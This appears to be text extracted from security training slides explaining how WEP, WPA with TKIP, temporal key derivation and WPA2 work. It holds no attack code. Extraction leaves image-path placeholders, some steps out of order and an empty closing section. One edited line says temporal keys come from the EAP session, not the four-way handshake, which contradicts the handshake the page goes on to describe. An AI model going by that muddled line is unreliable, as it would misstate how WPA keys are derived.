


CRC-32 checksum is used to calculate a 32-bit Integrity Check Value (ICV) for the data, which, in turn, is added to the data frame.

The WEP seed is used as the input to RC4 algorithm to generate a key stream (key stream is bit-wise XORed with the combination of data and ICV to produce the encrypted data).

A 24-bit arbitrary number known as Initialization Vector (IV) is added to WEP key; WEP key and IV are together called as WEP seed.


The IV field (IV+PAD+KID) is added to the ciphertext to generate a MAC frame.



# What is WPA?



- Wi-Fi Protected Access (WPA) is a data encryption method for WLANs based on 802.11 standards
- It is a snapshot of 802.11i (under development) providing stronger encryption, and enabling PSK or EAP authentication



## TKIP (Temporal Key Integrity Protocol)

- TKIP utilizes the RC4 stream cipher encryption with 128-bit keys and 64-bit MIC integrity check
- TKIP mitigated vulnerability by increasing the size of the IV and using mixing functions

## 128-bit Temporal Key

- Under TKIP, the client starts with a 128-bit "temporal key" (TK) that is then combined with the client's MAC address and with an IV to create a keystream that is used to encrypt data via the RC4
- It implements a sequence counter to protect against replay attacks


## WPA Enhances WEP

- TKIP enhances WEP by adding a rekeying mechanism to provide fresh encryption and integrity keys
- Temporal keys are changed for every 10,000 packets. This makes TKIP protected networks more resistant to cryptanalytic attacks involving key reuse

# How WPA Works



- ⊖ Temporal encryption key, transmit address, and TKIP sequence counter (TSC) is used as input to RC4 algorithm to generate a Keystream
- ⊖ MAC Service Data Unit (MSDU) and message integrity check (MIC) are combined using Michael algorithm
- ⊖ The combination of MSDU and MIC is fragmented to generate MAC Protocol Data Unit (MPDU)
- ⊖ A 32-bit Integrity Check Value (ICV) is calculated for the MPDU
- ⊖ The combination of MPDU and ICV is bitwise XORed with Keystream to produce the encrypted data
- ⊖ The IV is added to the encrypted data to generate MAC frame



# Temporal Keys




- In WPA and WPA2, the encryption keys (temporal keys) are derived during the ~~four-way handshake~~ EAP authentication session.
- Encryption keys are derived from the PMK that is derived during the EAP authentication session.
- In the EAP success message, PMK is sent to the AP but is not directed to the Wi-Fi client as it has derived its own copy of the PMK.

**01** AP sends an ANonce to client which uses it to construct the Pairwise Transient Key (PTK)

**02** Client respond with its own nonce-value (SNonce) to the AP together with a Message Integrity Code (MIC)

**03** AP sends the GTK and a sequence number together with another MIC which is used in the next broadcast frames



**04** Client confirm that the temporal keys are installed




# What is WPA2?



- WPA2 provides enterprise and Wi-Fi users with stronger data protection and network access control
- Provides government grade security by implementing the National Institute of Standards and Technology (NIST) FIPS 140-2 compliant AES encryption algorithm



- WPA2-Personal uses a set-up password (Pre-shared Key, PSK) to protect unauthorized network access
- In PSK mode each wireless network device encrypts the network traffic using a 128-bit key that is derived from a passphrase of 8 to 63 ASCII characters



- It includes EAP or RADIUS for centralized client authentication using multiple authentication methods, such as token cards, Kerberos, certificates etc.
- Users are assigned login credentials by a centralized server which they must present when connecting to the network

# How WPA2 Works

